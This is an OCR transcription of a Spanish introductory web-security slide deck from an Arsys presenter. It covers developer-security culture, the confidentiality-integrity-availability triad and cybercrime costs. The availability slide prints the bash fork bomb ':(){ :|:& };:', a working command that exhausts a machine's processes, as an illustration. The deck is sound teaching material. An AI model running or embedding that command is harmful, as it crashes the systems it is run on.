
Diciembre 2017

SEGURIDAD EN LA WEB


DEVELOPER
SECURITY

Los de Seguridad son de Marte, los desarrolladores de Venus

- Solo pican código
- No tienen ni idea de seguridad
- C&P de StackOverflow
- Pentesting el día antes de salir a producción
- No me dejan trabajar
- No entienden el negocio
- Están paranoicos
- Pero… ¡si no saben programar!
- No tienen ni idea de lo que es mi trabajo 😭


	DEVELOPERS	DESIGNERS	PROJECT MANAGERS	QA	SYSADMINS	SECURITY
SEEN BY **DEVELOPERS**						
SEEN BY **DESIGNERS**						
SEEN BY **PROJECT MANAGERS**						
SEEN BY **QA**						
SEEN BY **SYSADMINS**						
SEEN BY **SECURITY**						

$ cat ~/profile.yaml

```yaml
# Profile

luis:
  name    : Luis Marqueta
  job     : IT Security
  company : Arsys Internet

  background:
    Arsys : sysadmin
    IBM   : IT specialist
    DINSA : network admin

  skills:
    security    : high_hopefully
    programming : average
    cycling     : low

```

Arsys

- Arsys es un proveedor europeo de servicios de Presencia en Internet, Hosting Gestionado, Cloud Computing y Soluciones de Infraestructura TIC, que figura entre las compañías líderes en tecnología e innovación en Europa.
- La compañía lidera el mercado español con más de 1,5 millones de servicios activos, más de 275.000 clientes y una plantilla de más de 300 empleados. Además, es pionera en el desarrollo de la primera plataforma europea de Cloud Hosting.
- Desde agosto de 2013, Arsys forma parte de United Internet, la mayor compañía europea del sector.



¿Qué entendemos por Seguridad?

C

I

A

¿Qué entendemos por Seguridad?

Confidentiality

Integrity

Availability

Confidencialidad


- A la información solo deben acceder las personas autorizadas

Integridad

- Los datos no deben sufrir modificaciones no autorizadas

Disponibilidad


- La información debe estar disponible cuando sea necesario acceder a ella




```
:(){ :|:& };:
```

Paul Vixie

- Un programa es seguro si:
  - Hace lo que tiene que hacer
  - No hace lo que no tiene que hacer


How the Customer explained it
What the Project Manager understood
How the Analyst designed it
What the Programmer wrote
What the Business Consultant presented
How the Project was documented
What Operations installed
How the Customer was billed
How the Solution was supported
What the Customer really needed

Seguridad en la web



“Cybercrime is the greatest threat to every company in the World”

Ginni Rometty, IBM’s CEO

How much does **cyber-crime** cost the world's leading 10 economies?

This **AGCS** atlas examines the estimated total cost to the global economy from cyber-crime per year, with a particular focus on the impact on the world's top 10 economies, according to GDP.

